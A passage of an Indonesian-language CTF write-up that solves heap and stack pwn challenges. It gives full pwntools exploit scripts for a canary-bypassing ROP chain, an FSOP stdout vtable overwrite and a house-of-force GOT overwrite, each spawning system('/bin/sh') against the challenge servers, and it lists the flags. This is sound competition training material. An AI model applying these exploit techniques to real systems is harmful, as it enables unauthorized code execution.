0x0000000000026b72  print("pop\_rdi :", hex(pop\_rdi))  ret = l.address + 0x0000000000025679  print("ret :", hex(ret))  # overwrite return address to call system  overwrite(29, sys)  overwrite(27, ret)  overwrite(25, bsh)  overwrite(23, pop\_rdi)  # overwrite canary  overwrite(19, canary)  pwn() |



**FLAG : hacktoday{whoa\_u\_pwned\_a\_summation\_calculator\_XD\_\_dk3nm}**


## confusing-offset (497 pts)



Diberikan sebuah file ELF 64bit bernama confusing-offset yang diberikan proteksi canary, NX, dan relro. Binary ini memungkinkan user melakukan arbitrary write ke address yang diketahui. Selain itu, terdapat vuln format string pada fungsi main di line 16. Vuln tersebut dapat digunakan untuk melakukan leak address libc




Selanjutnya, apakah address yang akan kita overwrite? Relro full sehingga GOT tidak dapat di-overwrite. Namun, address sekitar GOT, yaitu .bss, memiliki permission write yang didalamnya terdapat simbol stdin, stdout, stderr. Kita dapat menggunakan fsop untuk mendapatkan remote shell dengan mengoverwrite address di simbol tersebut.



Untuk memungkinkan kita mendapatkan shell dan menjaga agar program tetap berjalan, maka stdout yang akan diubah. Untuk mendapatkan “/bin/sh”, flag dalam file structure stdout akan diubah menjadi string /bin/sh. Kemudian address dalam vtable diubah menjadi address system. Untuk menemukan offset vtable yang sesuai agar system terpanggil, kami mencoba satu per satu.


Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  l = ELF("libc.so.6", checksec=False)  r = remote("chall.codepwnda.id", 17022)  def write(addr, val):  r.sendlineafter("> ", '1')  r.sendlineafter("A: ", str(addr))  r.sendlineafter("B: ", str(val))  r.sendlineafter("? ", "%17$p")  r.recvuntil("Hello ")  leak = r.recvline()[:-1]  print leak  leak = int(leak, 16)  l.address = leak - 0x0270b3  write(l.symbols['\_IO\_file\_jumps'] + (8\*3), l.symbols['system'])  write(l.symbols['\_IO\_2\_1\_stdout\_'], 0x0068732f6e69622f)  r.interactive() |




**FLAG : hacktoday{just\_bruteforce\_the\_offset\_L29\_IS\_HERE}**

## No free (500 pts)




Diberikan sebuah file ELF 32bit bernama chall. Binary ini merupakan program mencatat catatan tanpa fungsi untuk menghapus (sesuai judul soal). Karena libc yang diberikan cukup tua, kami menduga bahwa eksploit yang dapat digunakan hanya berlaku untuk versi lama. Salah satu teknik eksploit heap tanpa menggunakan free adalah [house of force](https://github.com/shellphish/how2heap/blob/master/glibc_2.25/house_of_force.c). Teknik ini bekerja dengan cara mengoverwrite size top chunk dengan ukuran yang besar, kemudian melakukan malloc yang nantinya dapat mengembalikan address di bagian memori manapun sehingga kita dapat melakukan arbitrary write dan read (setidaknya bisa dalam soal ini). Nantinya, eksploit akan mengarahkan malloc untuk mengembalikan address di sekitar GOT untuk melakukan leak libc dan melakukan overwrite address di GOT dengan address system

Langkah pertama yaitu dengan menemukan bug buffer overflow yang dapat kita pakai untuk mengoverwrite size top chunk. Berdasarkan hint dari panitia



Kami mengira bahwa vuln berkaitan dengan integer overflow. Setelah mencari-cari, kami menemukan bahwa pada fungsi edit, size chunk name diassign sebesar 1 byte, namun kami tidak menemukan hal yang dapat dieksploit di sini.

Setelah mencari lebih jauh lagi, kami menyadari bahwa pada fungsi create, size name hanya dicek apakah lebih besar daripada 255 (line 13). Pengecekan ini menggunakan operand untuk signed integer. Jika kita memasukkan bilangan negatif, semisal -1, maka kita bisa melewati pengecekan ini dan melakukan buffer overflow menggunakan fungsi input\_str yang akan membaca sebanyak 0xffffffff karakter.




Agar malloc mengembalikan address di sekitar GOT, kita membutuhkan address heap untuk menghitung offset. Pada fungsi create baris 34, address chunk heap tersebut diletakkan di akhir heap. Karena fungsi read\_str hanya akan mengganti newline dengan nullbyte, maka kita bisa mengirim string tanpa akhiran newline agar pada saat memanggil view, address heap akan diprint bersama dengan konten chunk name.

Setelah kita mendapatkan address di sekitar GOT, langkah selanjutnya adalah melakukan leak libc. Lalu kita overwrite suatu fungsi yang argumen pertamanya dapat kita kontrol dengan address system. Kami lalu memilih fungsi atoi agar tinggal memasukkan string /bin/sh saat di menu nanti.


Berikut script yang kami gunakan

|  |
| --- |
| sv.py |
| from pwn import \*  b = ELF("./chall", checksec=False)  l = ELF("./libc-2.23.so", checksec=False)  r = remote("chall.codepwnda.id", 17012)  def create(nameSize, name, content):  r.sendlineafter("> ", '1')  r.sendlineafter(": ", str(nameSize))  r.sendafter(": ", name)  r.sendafter(": ", content)  def view(inx):  r.sendlineafter("> ", '2')  r.sendlineafter(": ", str(inx))  r.recvuntil("Name: ")  n = r.recvline()[:-1]  r.recvuntil("Content:\n")  c = r.recvline()[:-1]  return n, c  def edit(inx, name, content):  r.sendlineafter("> ", '3')  r.sendlineafter(": ", str(inx))  r.sendafter(": ", name)  r.sendafter(": ", content)  def edit\_username(username):  r.sendlineafter("> ", '5')  r.sendafter(": ", str(username))  def feedback(size, content):  r.sendlineafter("> ", '6')  r.sendlineafter(": ", str(size))  r.sendafter(": ", content)  r.sendafter(": ", 'A'\*20)  # leak heap address  create(-1, 'A'\*255 + '-', 'B'\*0x168)  heap\_leak = view(0)[0].split('-')[-1]  heap\_leak = u32(heap\_leak)  print hex(heap\_leak)  # overwrite top chunk size  p = '\xff'\*280  create(-1, p, '\n')  # calculate malloc size  heap\_leak += 892  print(hex(heap\_leak))  malloc\_target = b.got['read']-16  malloc\_size = malloc\_target - heap\_leak  print(malloc\_size)  # malloc address to GOT  feedback(malloc\_size, 'A') # malloc negative value  create(0xff, chr(l.symbols['read']&0xff), 'A')  # leak libc  leak = view(2)[0][:4]  leak = u32(leak)  l.address = leak-l.symbols['read']  # overwrite GOT  p = p32(l.symbols["read"])  p += p32(l.symbols["printf"])  p += p32(l.symbols["alarm"])  p += p32(l.symbols["system"])  p += p32(l.symbols["strcpy"])  p += p32(l.symbols["malloc"])  p += p32(l.symbols["puts"])  p += p32(l.symbols["exit"])  p += p32(l.symbols["strlen"])  p += p32(l.symbols["system"])  p += p32(l.symbols["system"])  p += p32(l.symbols["system"])  p += p32(l.symbols["system"])  p += p32(l.symbols["system"])  edit(2, p, p)  # execute system("/bin/sh")  r.sendlineafter("> ", "/bin/sh")  r.interactive() |



**FLAG : hacktoday{may\_the\_force\_be\_with\_you\_\_43sdb}**

nb : soal ini solve setelah lomba selesai (tepatnya setelah beberapa detik lomba selesai :( )



https://www.pixiv.net/en/artworks/82540511

https://www.pixiv.net/en/artworks/79578724

https://www.pixiv.net/en/artworks/79766697